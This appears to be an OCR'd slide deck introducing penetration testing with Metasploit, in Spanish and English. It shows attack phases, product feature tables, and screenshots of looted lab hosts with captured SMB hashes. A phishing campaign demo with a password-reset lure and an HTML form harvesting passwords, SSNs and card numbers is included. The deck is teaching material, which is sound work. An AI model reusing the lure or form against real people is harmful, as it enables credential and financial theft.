PENTEST ARSENAL

MR. RODRIGUEZ

PENTEST ARSENAL

Brindar un acercamiento a técnicas y métodos de trabajo en pentesting y hacking, utilizando herramientas reales para tomar control remoto de dispositivos tecnológicos modernos.

whoami

Guillermo Rodríguez

11 años en seguridad de la información

Certified Ethical Hacker – ECC84496186763

7 años en Security Advisor

Actualmente en Intradós

1

Reconnaissance

Reconnaissance is nothing more than the steps taken to gather evidence and information on the targets you want to attack.

2

Scanning and Enumeration

Take the information you gathered in recon and actively apply tools and techniques to gather more in-depth information on the targets.

3

Gaining Access

In the gaining access phase, true attacksare leveled against the targets enumerated in the second phase.

4

Maintaining Access

In the fourth phase, hackers attempt to ensure they have a way back into the machine or system they’ve already compromised.

5

Covering Tracks


In the final phase, attackers attempt to conceal their success and avoid detection by security professionals.

RAPID7

insightVM

Live vulnerability management and endpoint analytics

Free Trial



Collect

Automatically collect, monitor, and analyze vulnerabilities on your network.

Prioritize

View real-time risks and leverage custom views tailored to your users.

Remediate

Cloud-powered analytics and end-to-end remedia
the progress of each fix.

METASPLOIT

https://www.metasploit.com

metasploit

Exploits Blog Support Documentation RAPID7

World's most used penetration testing software

Put your network's defenses to the test

A collaboration of the open source community and Rapid7. Our penetration testing software, Metasploit, helps verify vulnerabilities and manage security assessments.

Free Metasploit Download | Learn More

Get free Nexpose Vulnerability Scanner

Metasploit integrates with Nexpose to verify vulnerabilities

Free Nexpose Download

Metasploit Newbies

New to Metasploit? This is the place to start. Get access to information, free tools, tutorials and more.

- Get an intro to penetration testing
- Learn about Metasploit
- Install Metasploit (Windows | Linux)
- Troubleshoot Installation Issues
- Get started (Pro | Community)
- View all documentation (PDF | HTML)
- Get community support

Framework Users

Been using MSF for years? Check out the latest development and tap into the community.

- Get community support
- Compare with Metasploit Pro
- Setting up a development environment
- Read Rapid7's open source commitment
- Meterpreter documentation
- Contribute to Metasploit

Exploit Developers

Want to write exploits or submit open source code? Get access to the tools and docs.

- Download source code
- Join Metasploit IRC channel
- Access developer docs
- Setting up a development environment
- Read Rapid7's open source commitment

Metasploit fue creado por H.D. Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Metasploit Pen Testing Tool

Four ways to act like the attacker

Metasploit is the world's leading pen testing tool. Why? Because whatever your role, and whatever you need from your pen testing tool, Metasploit delivers. Whether you're a security researcher, student, IT generalist, or pro pentester, there's an edition of Metasploit to help you act like an attacker.

Recommended

Pro

For penetration testers and IT security teams

Free 14-day Trial

Buy Now

View Features

Express

For IT generalists in SMBs

Buy Online

View Features

Community

For small companies and students

Free Download

View Features

Framework

For developers and security researchers

Free Download

View Features

Metasploit actualmente cuenta con más de 1700 exploits, organizados en categorías:

Firefox ejecución remota en navegadores

Android y **Apple's iOs** dedicados a dispostivos móviles

Linux, **Windows, BSD, Irix, Solaris (sistemas operativos)**

Multi para exploits que sirven a más de un sistema

Metasploit posee 480 payloads. Algunos de ellos son:

Command shell permite ejecutar scripts y commandos arbitrarios.

Meterpreter permite control de la pantalla a través de VNC, commandos rápidos de subida y descarga de archivos.

Dynamic payloads permiten evadir antivirus, generando payloads únicos.

https://10.6.0.103:3790/workspaces/9/hosts

metasploit pro

Project - demo2 ▼ | Account - TestUser ▼ | Administration ▼ | ? | 0

Overview | Analysis 4 | Sessions | Campaigns | Web Apps | Modules | Tags | Reports | Tasks

Home > demo2 > Hosts


Go to Host | Delete | Tag | Scan | Import | Nexpose | WebScan | Modules | Bruteforce | Exploit | New Host | Search Hosts

Hosts | Notes | Services | Vulnerabilities | Captured Data | Network Topology

Show 100 entries

IP Address	Hostname	Operating System	VM	Purpose	Svcs	Vlns	Act	Tags	Updated	Status
10.6.201.212	VULNET01XPSP0	Microsoft Windows (XP) SP0	vm	client	8	1	2	done	5 days ago	Looted
10.6.201.213	VULNET002XPSP1	Microsoft Windows (XP) SP1	vm	client	7	1	3	done	5 days ago	Looted
10.6.201.215	VULNET004XPSP3	Microsoft Windows (XP) SP3		client	4	1	1	done	5 days ago	Looted
10.6.201.218	VULN005W2K3SP0	Microsoft Windows (.NET Server) SP0	vm	server	6	1	1	bruteforce	5 days ago	Looted
10.6.201.227	W7X86SP0	Microsoft Windows (7) SP0	vm	client	10	1	2	bruteforce	5 days ago	Looted
10.6.201.214	VULNET003XPSP3	Microsoft Windows (XP) SP2		client	3	1	1	bruteforce	5 days ago	Shelled
10.6.201.223	WIN2KASSP4	Microsoft Windows (2000) SP4	vm	client	16	1	1	bruteforce	5 days ago	Shelled
10.6.201.228	W7X86SP1	Microsoft Windows (7) SP1		client	10	1	1	bruteforce	5 days ago	Shelled
10.6.201.231	VISTASP2	Microsoft Windows (Vista) SP2		client	10	1	1	bruteforce	5 days ago	Shelled
10.6.201.239	VISTASP0	Microsoft Windows (Vista) SP0		client	10	1	1	bruteforce	5 days ago	Shelled
10.6.201.123	d-27221e76d3cc4	Microsoft Windows (2000)	vm	device	3				5 days ago	Scanned
10.6.201.124	vuln71	Microsoft Windows (XP)	vm	device	3				5 days ago	Scanned
10.6.201.148	metasploitable	Linux (Debian)		server	31	1			5 days ago	Scanned
10.6.201.149	vuln71	Microsoft Windows (XP)	vm	device	3				5 days ago	Scanned
10.6.201.150	VULN72	Microsoft Windows (XP) SP0	vm	client	8				5 days ago	Scanned
10.6.201.160	10.6.201.160	Linux (Ubuntu)		server	2				5 days ago	Scanned
10.6.201.168	metasploitable	Linux (Debian)		server	32	1			5 days ago	Scanned
10.6.201.172	metasploitable	Linux (Debian)		server	32	1			5 days ago	Scanned
10.6.201.176	10.6.201.176	Linux (Ubuntu)		server	2				5 days ago	Scanned
10.6.201.178	10.6.201.178	Linux (Ubuntu)		server	2				5 days ago	Scanned
10.6.201.209	WIN2KAS	Microsoft Windows (2000) SP0	vm	client	17				5 days ago	Scanned
10.6.201.219	VULN005W2K3SP1	Microsoft Windows (XP)		device	6				5 days ago	Scanned
10.6.201.220	VULN005W2K3SP2	Microsoft Windows (XP)		device	6				5 days ago	Scanned


- Brute-forcing services on network
- Offline cracking password hashes (JTR)
- Use hostnames and other information to generate passwords lists (incl. mutations)
- Recycle Credentials



Supported Services for Brute-forcing

- AFP
- DB2
- EXEC
- FTP
- HTTP
- HTTPS
- LOGIN
- MSSQL
- MySQL
- Oracle
- PCAnywhere_Data
- POP3
- Postgres
- SHELL
- SMB
- SNMP
- SSH
- SSH_PUBKEY
- Telnet
- VMAuthd
- VNC
- WinRM

RAPID7


metasploit pro
Project - demo2
Overview
Analysis 4
Sessions 4
Campaigns
Web Apps
Modules
Tags
Reports
Tasks
Home
demo2
Hosts
10.6.201.239 - VISTASP0
Delete
Scan
Nexpose
WebScan
Bruteforce
Exploit
10.6.201.239
[VISTASP0]
LOOTED
Microsoft Windows (Vist...
Services 10
Sessions 2
Vulnerabilities 1
Credentials 11
Captured Data 13
Notes 8
Attempts 2
Modules 7
Show 10 entries
New Cred
Time
Service
Type
User
Password, Hash or SSH key fingerprint
January 21, 2014 08:38 445/tcp - smb password crackme1 password1
January 21, 2014 08:38 445/tcp - smb password guest *BLANK PASSWORD*
January 21, 2014 08:38 445/tcp - smb password administrator *BLANK PASSWORD*
January 21, 2014 08:37 445/tcp - smb SMB hash crackme4 aad3b435b51404eeaad3b435b51404ee:52d7a91af0c7f3752578ea1bef3fe133
January 21, 2014 08:37 445/tcp - smb SMB hash crackme3 aad3b435b51404eeaad3b435b51404ee:4a537119ceb6f51224dad23d01caa45c
January 21, 2014 08:37 445/tcp - smb SMB hash crackme2 aad3b435b51404eeaad3b435b51404ee:986ced7b028e25984c4e2ad171d9ded5
January 21, 2014 08:37 445/tcp - smb SMB hash crackme1 aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef
January 21, 2014 08:37 445/tcp - smb SMB hash msfadmin aad3b435b51404eeaad3b435b51404ee:27c433245e4763d074d30a05aae0af2c
January 21, 2014 08:37 445/tcp - smb SMB hash guest aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
January 21, 2014 08:37 445/tcp - smb SMB hash administrator aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Showing 1 to 10 of 11 entries

Home > Boston Project > Campaigns

Configure a Campaign
Create or edit a campaign

Manage Campaigns
View existing campaigns and campaign findings

Manage Reusable Resource
Manage and create templates and target

You are creating a new campaign.

Name* Feature Friday

(•) Phishing Campaign ( ) Custom Campaign

Campaign Components

Click on a component to open its configuration page

Server Configurations

Click on a server to open its configuration page

Configure E-mail Settings

1 General — 2 Content

Configure E-mail Header

Subject: URGENT: Reset your intranet password

From address: security@yourcompany.com

From name: IT Security

Choose a Target List*: Choose a Target List

- Create a new Target List...
- Friday List

Create E-mail Content

1 General 2 Content

Rich text | Plain text | Preview

Template: None

{{first_name}},

We need you to create a Facebook account to help spread the word about our company. To use the special link that will link you directly as a company employee:

Click here

Thank you,

The Marketing Staff

This email was intended for {{first_name}} {{last_name}}.


Configure Landing Page Settings

1 Settings 2 Content

Path* http://10.3.61.149/ facebook

After form submission, redirect to URL:

- ○ http://example.com/landing
- ◉ Campaign Redirect Page


Create Landing Page Content
1
Settings
2
Content
Edit
Preview
Template
None
if this were a real phish, we would be stealing your credentials.
Username
Password
Social Security Number
Credit Card Number
Submit

Edit | Preview

Template: None

```
<!doctype html>
<html>
<head>
  <meta charset="utf-8">
  <title>Metasploit Pro Social Engineering Web Page</title>
</head>
<body>
  <h1>if this were a real phish, we would be stealing your credentials.</h1>
  <form method="POST">
    Username <input type="text" name="uname"><br>
    Password <input type="password" name="pwd"><br>
    Social Security Number  <input type="password" name="ssn"><br>
    Credit Card Number  <input type="text" name="cc"><br>
    <input type="submit" value="Submit">
  </form>
</body>
</html>
```

Clone Website

www.facebook.com

- [ ] Strip JavaScript
- [ ] Set referer
- [ ] Set user agent Mozilla/5.0 (compatible; MSIE 9.0; \
- [x] Resolve relative URLs

Cancel | Clone

Host*	localhost
Port*	25
Username	
Password	
Mail Domain	localhost.localdomain
SMTP Auth Type*	plain
	☐ Use SSL? (uncheck for TLS)
Emails per batch	20
Delay between batches (in seconds)	300

All Features	Pro	Express	Community	Framework
Collect				
De-facto standard for penetration testing with more than 1,500 exploits	✗	✗	✗	✓
Import of network data scan	✓	✓	✓	✓
Network discovery	✓	✓	✓	✗
Basic exploitation	✓	✓	✓	✗
MetaModules for discrete tasks such as network segmentation testing	✓	✗	✗	✗
Integrations via Remote API	✓	✗	✗	✗

Infiltrate

Basic command-line interface	✗	✗	✗	✓
Manual exploitation	✗	✗	✗	✓
Manual credentials brute forcing	✗	✗	✗	✓
Dynamic payloads to evade leading anti-virus solutions	✓	✗	✗	✗
Phishing awareness management and spear phishing	✓	✗	✗	✗
Web app testing for OWASP Top 10 vulnerabilities	✓	✗	✗	✗
Choice of advance command-line (Pro Console) and web interface	✓	✗	✗	✗
Download & Trial	Pro Free 14-day Trial	Express Buy Online	Community Free Download	Framework Free Download

Exploit Database

The Rapid7 Exploit Database is an archive of Metasploit modules for publicly known exploits, 0days, remote exploits, shellcode, and more for researches and penetration testers to review. 3,000 plus modules are all available with relevant links to other technical documentation and source code. All of the modules included in the Exploit Database are also included in the Metasploit framework and utilized by our penetration testing tool, Metasploit 